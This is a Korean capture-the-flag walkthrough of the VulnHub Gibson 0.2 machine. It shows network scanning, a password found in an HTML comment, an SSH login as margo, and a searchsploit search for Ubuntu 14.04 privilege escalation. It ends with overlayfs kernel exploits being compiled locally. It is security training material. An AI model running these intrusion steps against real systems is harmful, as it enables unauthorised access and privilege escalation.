GIBSON 0.2


https://www.vulnhub.com/entry/gibson-02,146/

Hint


- SSH 는 X11 포워딩이 가능
- 루트 권한을 얻는 것으로 끝나지 않고, Flag 는 당신이 예상하는 곳에 없습니다.

문제 풀이

1. 타겟 Victim 및 서비스 찾기




```
 Currently scanning: 172.17.76.0/16   |   Screen View: Unique Hosts

 15 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 900
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.10.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.10.2    00:50:56:ea:42:4d      5     300  VMware, Inc.
 192.168.10.50   00:0c:29:8a:5b:b1      2     120  VMware, Inc.
 192.168.10.140  00:0c:29:52:f8:7b      5     300  VMware, Inc.
 192.168.10.254  00:50:56:fe:c7:73      1      60  VMware, Inc.
 192.168.20.50   00:0c:29:8a:5b:b1      1      60  VMware, Inc.

┌──(root💀 kali)-[~]
└─# netdiscover
```



```
┌──(root💀 kali)-[~]
└─# nmap -sV -O 192.168.10.140
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 14:21 KST
Nmap scan report for 192.168.10.140
Host is up (0.00025s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7
MAC Address: 00:0C:29:52:F8:7B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: gibson.example.co.uk; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

웹 서버가 열려있는 것을 확인


2. 웹서버 접속




Index of /

Name	Last modified	Size	Description
davinci.html	2016-05-07 13:03	273	

Apache/2.4.7 (Ubuntu) Server at 192.168.10.140 Port 80




The answer you seek will be found by brute force


Gibson Mining Corporation
http://192.168.10.140/davinc
view-source:http://192.168.10.140/davinci.html
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
Neth


```
<html>
<title>Gibson Mining Corporation</title>
<body>
<!-- Damn it Margo! Stop setting your password to "god" -->
<!-- at least try and use a different one of the 4 most -->
<!-- common ones! (eugene) -->
<h1> The answer you seek will be found by brute force</h1>
</body>
```

Margo 사용자 password 는 god 로 확인


3. SSH 접속



```
┌──(root💀kali)-[~]
└─# ssh margo@192.168.10.140
The authenticity of host '192.168.10.140 (192.168.10.140)' can't be established.
ECDSA key fingerprint is SHA256:HFJkCohFeemJfEtUbrfcJdTBrirs7dQbPWF5ienVNhU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.140' (ECDSA) to the list of known hosts.
Ubuntu 14.04.3 LTS
margo@192.168.10.140's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Wed Jun  2 06:19:14 BST 2021

  System load: 0.0               Memory usage: 3%   Processes:       168
  Usage of /:  82.2% of 1.85GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

margo@gibson:~$ █
```




```
margo@gibson:~$ hostname
gibson
margo@gibson:~$ id
uid=1002(margo) gid=1002(margo) groups=1002(margo),27(sudo)
margo@gibson:~$ pwd
/home/margo
```




```
margo@gibson:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.3 LTS"
NAME="Ubuntu"
VERSION="14.04.3 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.3 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
margo@gibson:~$ uname -a
Linux gibson 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_6
4 x86_64 x86_64 GNU/Linux
```

Victim 운영체제는 Ununtu 14.04 로 확인

4. 취약점 찾기




```
┌──(root💀kali)-[~]
└─# searchsploit Ubuntu 14.04 local
------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                  |  Path
------------------------------------------------------------------------------------------------ ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                         | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                     | linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution                                | linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / C              | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'lds              | linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access              | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pr              | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pr              | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SME              | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (              | linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privil              | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condi              | windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escala              | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Lo              | linux/local/47169.c
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation                 | linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escala              | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                       | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow                                     | linux/local/44204.md
------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```




```
margo@gibson:~$ find / -name "gcc" -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
margo@gibson:~$ ls -l /usr/share/bash-completion/completions/gcc
-rw-r--r-- 1 root root 1664 Apr  7  2014 /usr/share/bash-completion/completions/gcc
```


Gibson VM 내 margo 사용자는 gcc 실행 불가




```
┌──(root💀kali)-[~]
└─# gcc /usr/share/exploitdb/exploits/linux/local/39166.c -o /test/39166
/usr/share/exploitdb/exploits/linux/local/39166.c: In function 'main':
/usr/share/exploitdb/exploits/linux/local/39166.c:80:12: warning: implicit declaration of function 'unshare' [-Wimpli
cit-function-declaration]
   80 |         if(unshare(CLONE_NEWUSER) ≠ 0)
      |            ^~~~~~~
/usr/share/exploitdb/exploits/linux/local/39166.c:85:17: warning: implicit declaration of function 'clone'; did you m
ean 'close'? [-Wimplicit-function-declaration]
   85 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
┌──(root💀kali)-[~]
└─# gcc /usr/share/exploitdb/exploits/linux/local/37292.c -o /test/37292
/usr/share/exploitdb/exploits/linux/local/37292.c: In function 'main':
/usr/share/exploitdb/exploits/linux/local/37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimpl
icit-function-declaration]
  106 |         if(unshare(CLONE_NEWUSER) ≠ 0)
      |            ^~~~~~~
/usr/share/exploitdb/exploits/linux/local/37292.c:111:17: warning: implicit declaration of function 'clone'; did you
mean 'close'? [-Wimplicit-function-declaration]
  111 |                 clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |                 ^~~~~
      |                 close
